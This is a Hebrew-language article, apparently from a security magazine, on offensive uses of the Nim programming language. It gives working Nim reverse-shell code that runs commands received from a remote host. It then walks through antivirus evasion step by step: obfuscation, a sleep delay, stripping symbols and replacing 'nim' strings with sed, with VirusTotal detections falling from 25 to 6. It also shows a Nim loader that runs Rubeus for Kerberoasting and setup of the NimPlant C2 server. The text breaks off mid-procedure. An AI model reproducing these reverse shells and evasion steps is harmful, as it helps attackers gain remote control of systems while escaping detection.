

Unleashing the Power of Nim

Exploring Offensive Tactics in Cybersecurity

מאת ארז גולדברג

הקדמה

בשנת 2021, קבוצת התקיפה TA800 שלחה פשינג עם קישור להורדת מסמך PDF מזויף. כאשר המשתמש לחץ על הקישור, הורד למחשבו קובץ מאלוור בעל אייקון PDF מזויף. למעשה, הנוזקה הייתה loader שנכתב בשפת Nim, אשר אפשר לתוקפים גישה למכונת הנתקף.

מה זה Nim?


Nim היא שפת תכנות מונחת עצמים אשר פורסמה ב-2008 ותוכננה לשלב את הביצועים והמהירות של שפות ברמה נמוכה (כמו C) וסינטקס של שפה ברמה גבוהה (כמו פייתון).

Nim וסייבר התקפי

לרוב, שפות התכנות הנפוצות לכתיבת תוכנות זדוניות הן C ו-C++. אולם תוקפים משתמשים בשפות תכנות חדשות לעקוף מגנוני אבטחה. Nim היא שפת קימפול וקל להשתמש בה הן מצד התוקפים והן מצד כותבי התוכנות הזדוניות. על ידי כתיבת תוכנות זדוניות בשפות תכנות חדשות כמו Nim, תוקפים יכולים להקשות על מגנוני Anti-Malware לזהות פיילודים מאחר ואין להם מערכות זיהוי מעודכנות לשפות חדשות.


השפה צברה פופולריות ועניין בקרב תוקפים ממגוון סיבות:

- הסינטקס הוא פשוט.
 - קומפילציה ל-Linux ו-Windows.
 - שימוש ב-FFI (קיצור של Foreign Function Interface) מאפשר לתוכנה לקרוא פונקציות או להשתמש במשתנים שנכתבו בשפות תכנות שונות. זוהי דרך לאפשר לקוד לתקשר עם קוד שנכתב בשפה זרה או בפורמט שונה.
- ל-Nim יש תאימות טובה ל-API של Windows ואם רוצים להוסיף עוד פונקציונליות, ניתן להשתמש בספרייה [winim](https://github.com/0x00sec/winim).



כאשר משתמשים ב-Nim עם ספריית Winim, משתמשים ב-FFI כדי לקרוא לפונקציות מממשק ה-API של Windows (Win32 API).

- כאשר Nim מתקמפל ל-Windows, הקובץ הבינארי הוא משמעותית קטן ביחס לשפות אחרות כמו Go: Rust-I




- הקומפיילר מתרגם את הקוד של Nim ל-blob גדול של C בברירת המחדל ואז מבצע קומפילציה בעזרת GCC למשל לקובץ בינארי. אפשרויות נוספות הן קומפילציה ל-C++, Javascript ו-Objective-C, לדוגמא:

```
(kali@kali)~[~/nim]
└─$ nim js -d:release hello.nim
Hint: used config file '/etc/nim/nim.cfg' [Conf]
Hint: used config file '/etc/nim/config.nims' [Conf]
.....
Hint: opt: speed; options: -d:release
21239 lines; 0.149s; 20.559MiB peakmem; proj: /home/kali/nim/hello.nim; out: /home/kali/nim/hello.js [SuccessX]

(kali@kali)~[~/nim]
└─$ node hello.js
Hello, World!
```

מבחינת Opsec, העובדה ש-Nim מתקמפל ישירות ל-C/C++, מקשה יותר לנתח תוכנות זדוניות מאשר תוכנות זדוניות ב-C#. למשל. במידה ותוקף משאיר קובץ #C, ניתן יותר בקלות לעשות די-קומפילציה בעזרת כלים כמו [ILSpy](#) לניתוח המאלוור. תוכנות זדוניות ב-C/C++ יותר קשים לניתוח.

על מנת לקמפל את Nim ישירות לקוד מכונה ללא צורך בייצוג ביניים כמו C, ניתן להשתמש בפרויקט [nlvm](#) אשר משלב את הקומפיילר של Nim ב-Front End עם LLVM ב-Back End.



משחק מקדים

ניתן להתקין את Nim בקלות בלינוקס Debian בעזרת הפקודה:

```
sudo apt install nim
```

עבור Arch:

```
sudo pacman -S nim
```

בלינוקס ניתן לקמפל את הקוד לקובץ PE של Windows בעזרת הפקודה:

```
nim c -d:mingw -cpu:amd64 myProgram.nim
```

לשפה יש [דוקומנטציה](#) טובה, בעזרתה ניתן לכתוב קוד פשוט ל-reverse shell:

```
import net
import osproc

let remoteHost = "██████████"
let remotePort = Port(8000)

proc main() =
  var sock: Socket

  try:
    sock = newSocket()
    sock.connect(remoteHost, remotePort)

    while true:
      let cmd = sock.recvLine()
      let result = execProcess(cmd)
      sock.send(result)


  except:
    echo "Failed to connect"

  defer:
    sock.close()

main()
```

כמובן לאחר קימפול הקובץ והרצה שלו ה-Defender חוסם את הקובץ. יתרה מזאת, כאשר בודקים את הקובץ ב-VirusTotal, מספר מנועים לא קטן מזהה אותו כזדוני:

The image shows a VirusTotal scan result for a file named 'shell.exe'. On the left, there is a circular progress indicator showing a score of 25 out of 70. Below this is a 'Community Score' bar with a green checkmark on the right and a red 'X' on the left. On the right side, a red warning icon is followed by the text: '25/70 security vendors and no sandboxes flagged this file as malicious'. Below this, the file's SHA-256 hash is displayed: 'b3ad3984dcc9f834d1d889efdc4e1c37565aca040145d019f79f74b45c7eb015'. At the bottom, there are three tags: 'peexe', '64bits', and 'overlay'.



ננסה לבצע אובפוסקציה לסקריפט באמצעות שמות משתנים מקוצרים וטכניקות מניפולציה בסיסיות של מחרוזות, מה שהופך אותו לפחות קריא אבל עדיין פונקציונלי:

```
import net, osproc, strutils, os

let h = "██████████"
let p = Port(8000)

proc m() =
  var s: Socket

  try:
    s = newSocket()
    s.connect(h, p)

    while true:
      let c = s.recvLine().strip()
      if c == "exit":
        s.send("Exiting..\n")
        break
      elif c == "cd":
        os.setCurrentDir("C:\\")
        s.send("Changed directory to C:\\\n")
      elif c.startsWith("cd "):
        let newDir = c.split(' ')[1]
        try:
          os.setCurrentDir(newDir)
          s.send("Changed directory to " & newDir & "\n")
        except OSError as e:
          s.send("Error: " & repr(e) & "\n")
          continue
      else:
        let result = execProcess(c)
        s.send(result & "\n")

  except:
    echo "Failed to connect"
  finally:
    s.close()

m()
```

נבדוק שוב ב-VirusTotal:

The screenshot shows a VirusTotal scan result for a file named 'shell_obf6.exe'. On the left, there is a circular progress indicator showing a score of 16 out of 69. Below this is a 'Community Score' bar with a green checkmark on the right and a red 'X' on the left. On the right side, a red warning icon is followed by the text '16/69 security vendors and no sandboxes flagged this file as malicious'. Below this, the file's SHA-256 hash is displayed: '1b7a3186d73528c07f03b99578804f4a763c69748e8e8daafdf01fd101aba1a1'. At the bottom, there are three tags: 'peexe', 'overlay', and '64bits'.

מספר המנועים שמזהים את הקובץ כזדוני ירד, אולם המספר עדיין גבוהה.




נוסיף לולאה אשר תשהה את הרצת הקובץ ב-30 שניות:

```
let endTime = now() + 30.seconds
var i = 1

while now() ≤ endTime:
  discard
```


נוסיף את הספרייה times ונשתמש בפונקציה now() אשר מייצגת את הזמן הנוכחי כאשר הפונקציה נקראת.

הלולאה בודקת באופן רציף האם הזמן הנוכחי now() קטן או שווה לזמן המוגדר מראש (במקרה הזה שהייה של 30 שניות). ההצהרה discard משמשת למניעת התראות של הקומפיילר על משתנה שאינו בשימוש. יש ירידה נוספת בעקבות הלולאה במספר המנועים, אבל זה עדיין מספר גבוה:



מעבר לאובפוסקציה והשהייה של ההרצה, מה עוד ניתן לעשות?

המחרוזות של הקובץ הבינארי מכילות הפניות למודולים ופונקציות בספריית Nim. המחרוזות משקפות את שמות המודולים, הפרוצדורות, הפונקציות ומבני השפה האחרים בשפת Nim:



מידע זה יכול לספק תובנות לגבי המבנה והפונקציות של הקובץ הבינארי וגם את שפת התכנות Nim.

ל-Nim יש flag-ים מעניינים שניתן להשתמש בהם בעת תהליך קימפול על מנת לשנות את התכונות של הקובץ הבינארי המיוצר.

השימוש בדגל "-d:release" יגרום לשינויים בקוד המכונה ובאופטימיזציה שלו על מנת לשפר את הביצועים וגם יסיר מידע מהקובץ הבינארי (debugging symbols למשל).



הדגל "--app:gui" יקשור את האפליקציה לממשק משתמש גרפי (GUI) ויכוון את הבנייה כך שהאפליקציה תהיה מוכנה לשימוש בפלטפורמות שולחן העבודה המבוססות על ממשק משתמש גרפי:

```
nim c -d:mingw --cpu:amd64 -d:release --app:gui shell_obf9.nim
```


בנוסף לאחר הקימפול נשתמש בפקודה strip גם כן על מנת להסיר מידע מהקובץ הבינארי ובכך להפחית את מספר המחרוזות שעלולות להיות מזוהות על ידי מנועי אנטי וירוס בחתימות:

```
(kali@kali)-[~/nim/nim]
└─$ strings shell_obf9.exe | grep -i nim | wc -l
83

(kali@kali)-[~/nim/nim]
└─$ strip shell_obf9.exe


(kali@kali)-[~/nim/nim]
└─$ strings shell_obf9.exe | grep -i nim | wc -l
21
```

כעת נבדוק ב-VT:




מספר המנועים ממשיך לרדת 😊

עכשיו ארצה לבדוק האם שינוי ידני של המחרוזות של Nim למשהו רנדומלי, ישפיע על זיהוי על ידי המנועים ב-VT. לשם כך אשתמש בעורך hex (חשוב לבדוק שהפונקציונליות של הקובץ לא נפגעת):



```

shell_obf9.exe
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00 00 00 00 00 00 00 00 6D 00 00 00 00 00 00 40 m.....m.....@
73 70 72 6F 63 2E 6C 6F 6C 28 37 37 35 2C 20 osproc.lol(775,
34 29 20 60 70 2E 65 72 72 53 74 72 65 61 6D 14) `p.errStream
3D 3D 20 6E 69 6C 20 6F 72 0A 20 20 20 20 46 == nil or. F
6C 65 48 61 6E 64 6C 65 53 74 72 65 61 6D 28 fileHandleStream(
2E 65 72 72 53 74 72 65 61 6D 29 2E 68 61 6E p.errStream).han
6C 65 20 21 3D 20 49 4E 56 41 4C 49 44 5F 48 dle != INVALID_H
4E 44 4C 45 5F 56 41 4C 55 45 60 20 00 00 00 ANDLE_VALUE` ...
00 00 00 00 00 00 6D 00 00 00 00 00 00 40 m.....m.....@
73 70 72 6F 63 2E 6C 6F 6C 28 37 37 34 2C 20 osproc.lol(774,
34 29 20 60 70 2E 6F 75 74 53 74 72 65 61 6D 14) `p.outStream
    
```



או חלופין בפקודה sed:

```

(kali@kali)-[~/nim/nim]
└─$ strings shell_obf9.exe | grep -i nim | wc -l
21

(kali@kali)-[~/nim/nim]
└─$ sed -i 's/nim/lol/gI' shell_obf9.exe

(kali@kali)-[~/nim/nim]
└─$ strings shell_obf9.exe | grep -i nim | wc -l
0

(kali@kali)-[~/nim/nim]
└─$ strings shell_obf9.exe | grep -i lol | wc -l
21
    
```

כעת נבדוק שוב ב-VT:

6 / 71

Community Score


6/71 security vendors and no sandboxes flagged this file as malicious

325dc142f8624d8290e18b7a737a5c250150eefaf5c9f22858331c1a97a521b0


shell_obf9.exe

peexe 64bits

סך הכל 6 מתוך 71 מנועים (כ-8%) זיהו את הקובץ כזדוני, שזה שיפור משמעותי לעומת 25 מנועים בהתחלה. לפני השינוי הידני של המחזורות ניתן בקלות לזהות את סוג הקומפיילר:




לאחר השינוי:



מאחר ונעשה שימוש זדוני ב-Nim, יש אנטיוירוסים שמזהים כל דבר אשר קשור לשפה כזדוני באופן אוטומטי גם אם הקובץ לגיטימי. נבחן את הדבר על ידי דבר בסיסי:

```
(kali@kali)-[~/nim]
└─$ cat hello.nim
echo "Hello, World!"
```

בבדיקה ב-VT של הקובץ המקופל נראה שיש 9 וונדורים שמזהים את הקובץ כזדוני:



לשחק עם Nim התקפי

הפרוייקט [OffensiveNim](#) של Byt3bl33d3r מכיל שפע של דוגמאות קוד וידע על היישום של Nim בטכניקות סייבר המבוססים בעיקר על Winim (Windows API of Nim), למשל:

- הזרקת .NET Assemblies. לזכרון.
- PPID-Spoofing
- ETW & AMSI Patch
- Unhooks EDR hooks from ntdll.dll
- Shellcode Runners



הקוד מחליץ ארגומנטים של שורת הפקודה שעברו בעת הרצת הסקריפט (למעט נתיב הסקריפט) וממיר אותם לפורמט התואם ל-.NET (גרסה VT_BSTR).

יש צורך לקמפל את Rubeus ולאחר מכן להמיר אותו למערך בתים ולכן אשתמש בסקריפט Powershell הבא: [CSharpToNimByteArray.ps1](#)

```
PS C:\Users\admin\Rubeus\bin\Debug> . .\CSharpToNimByteArray.ps1
PS C:\Users\admin\Rubeus\bin\Debug> CSharpToNimByteArray -inputfile .\Rubeus.exe
Converting .\Rubeus.exe
Result Written to .\Rubeus.exeNimByteArray.txt
PS C:\Users\admin\Rubeus\bin\Debug> _
```

ההמרה נשמרת בקובץ חדש בשם Rubeus.exeNimByteArray.txt:

```
var buf: array[502784, byte] = [byte 0x4D,0x5A,0x90,0x00...
```

בשלב הבא נוסיף את ההמרה ל-.nim.execute_assembly_bin. הקוד המלא לאחר השינויים:

```
import winim/clr
import sugar
import strformat
import os
var buf: array[502784, byte] = [byte
0x4D,0x5A,0x90,0x00,0x03,0x00,0x00,0x00,...0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00]
echo "[*] Installed .NET versions"
for v in clrVersions():
  echo fmt" \--- {v}"
echo "\n"

echo ""

var assembly = load(buf)
dump assembly

# Extract command-line arguments and pass them to EntryPoint.Invoke
var cmd: seq[string]
for i in 1 .. paramCount():
  cmd.add(paramStr(i))


echo cmd

var dt = fromCLRVariant[string](assembly.EntryPoint.DeclaringType.ToString())
var mn = fromCLRVariant[string](assembly.EntryPoint.Name)
var t = assembly.GetType(dt)
var flags = BindingFlags_Static or BindingFlags_Public or BindingFlags_InvokeMethod

var arr = toCLRVariant(cmd, VT_BSTR)
@t.invoke(mn, flags, arr)
```

נקמפל את הקובץ:

```
PS C:\Users\admin\Rubeus\bin\Debug> nim c -d:release .\execute_assembly_bin1.nim
Hint: used config file 'C:\Users\admin\Downloads\nim-2.0.0_x64\nim-2.0.0\config\nim.cfg' [Conf]
Hint: used config file 'C:\Users\admin\Downloads\nim-2.0.0_x64\nim-2.0.0\config\config.nims' [Conf]
.....
Hint: [Link]
Hint: mm: orc; threads: on; opt: speed; options: -d:release
148142 lines; 11.409s; 464.484MiB peakmem; proj: C:\Users\admin\Rubeus\bin\Debug\execute_assembly_bin1.nim;
out: C:\Users\admin\Rubeus\bin\Debug\execute_assembly_bin1.exe [SuccessX]
```



ולאחר מכן נריץ:

```
PS C:\Users\admin\Rubeus\bin\Debug> .\execute_assembly_bin1.exe kerberoast /format:hashcat
[*] Installed .NET versions
    \--- v4.0.30319

assembly = Rubeus, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
@["kerberoast", "/format:hashcat"]

RUBEUS
v2.3.2

[*] Action: Kerberoasting
```

בדיקה של Rubeus מקומפל ללא שינויים מזוהה על ידי 49 מתוך 71 מנועים:

49 / 71

49/71 security vendors and 1 sandbox flagged this file as malicious

d230a3b5e121924ec9f0e4bffdaa301d89bf1eaeeb2b26b3828272b3938fa3ec

Rubeus.exe

peexe assembly detect debug environment long sleeps

לעומת 21 מנועים בגרסה של Rubeus שעטוף ב-Nim:

21 / 72

21/72 security vendors and no sandboxes flagged this file as malicious

7211db6733d81688e08f783ea73ac275156ec2cacacc132c28e684db1dee99d4

execute_assembly_bin1.exe


peexe 64bits overlay

כמובן שניתן להשתמש בטכניקות נוספות על מנת להפחית את מספר המנועים, למשל אובפוסקציה לקוד המקור של C# טרם הקימפול של הכלי או הצפנה באמצעות למשל:

https://github.com/byt3bl33d3r/OffensiveNim/blob/master/src/encrypt_decrypt_bin.nim

או:

<https://github.com/icyguider/Nimcrypt2>



בהשראת הפרוייקט OffensiveNim, Cas van Cooten יצר את [NimPlant](#): C2 implant שכתוב ב-Nim ופייתון עם מגוון יכולות וקל לשימוש.

NimPlant הוא כלי Post Exploitation שמיועד לשימוש בתרגילי Red Teaming ובבדיקות פנים. NimPlant מספק יכולות שונות לשמירה על גישה למערכות שנפרצו, כגון ביצוע פקודות, ניהול קבצים, הזרקה לזכרון ועוד. הכלי מודולרי וניתן להרחיב אותו על ידי פיתוח מודולים נוספים שיספקו יכולות נוספות.

לאחר ההתקנה (מפורטת ב-Github), יש לשנות את שם קובץ הקונפיגורציה ל-config.toml ולעדכן את קובץ בכתובת ה-IP של השרת:

```

NIMPLANT CONFIGURATION
[server]
# Configure the API for the C2 server here. Recommended to keep at 127.0.0.1, change IP to 0.0.0.0 to listen on all interfaces.
ip = "127.0.0.1"
# Configure port for the web interface of the C2 server, including API
port = 31337

[listener]
# Configure listener type (HTTP or HTTPS)
type = "HTTP"
# Certificate and key path used for 'HTTPS' listener type
sslCertPath = ""
sslKeyPath = ""
# Configure the hostname for NimPlant to connect to
# Leave as "" for IP:PORT-based connections
hostname = ""
# Configure listener IP, mandatory even if hostname is specified
ip = "██████████"

```

לאחר מכן מרימים את השרת:

```

(kali@kali)-[~/NimPlant]
└─$ python NimPlant.py server myfirstserver


      *  *(#  #
      ** **(**# ##
##### ( *****
###(#####***** ,***
# ##### ***** *
.### *****
.##### *****
### ## ** ****
##### ## ** *****
##### ## ** **** *****
##### ## * ** *****
##### ## ** * *****
##### ## ** * *****
##### *****
##### *****
#####*****
#####*****

NIMPLANT

A light-weight stage 1 implant and C2 written in Nim and Python
By Cas van Cooten (@chvancooten)

```


נבדוק את ה-dll ב-VT:



19 / 71

⚠️ 19/71 security vendors and no sandboxes flagged this file as malicious

812139e231a27f1e980e4b32f5ad8f606f3e7cade4418829b19638cc366e31b7

NimPlant.dll

מספר גבוה של מנועים מזהה את הקובץ כזדוני עם רפרנס ל-Nimplant (הפרויקט פורסם לפני כשנה). נעתיק את הקובץ לקובץ חדש ונשנה את המחרוזות של Nim למשהו רנדומלי מבלי לפגוע בתקינות של הקובץ:

```
(kali@kali)-[~/NimPlant/client/bin]
└─$ strings NimPlant.dll | grep -i nim | wc -l
90

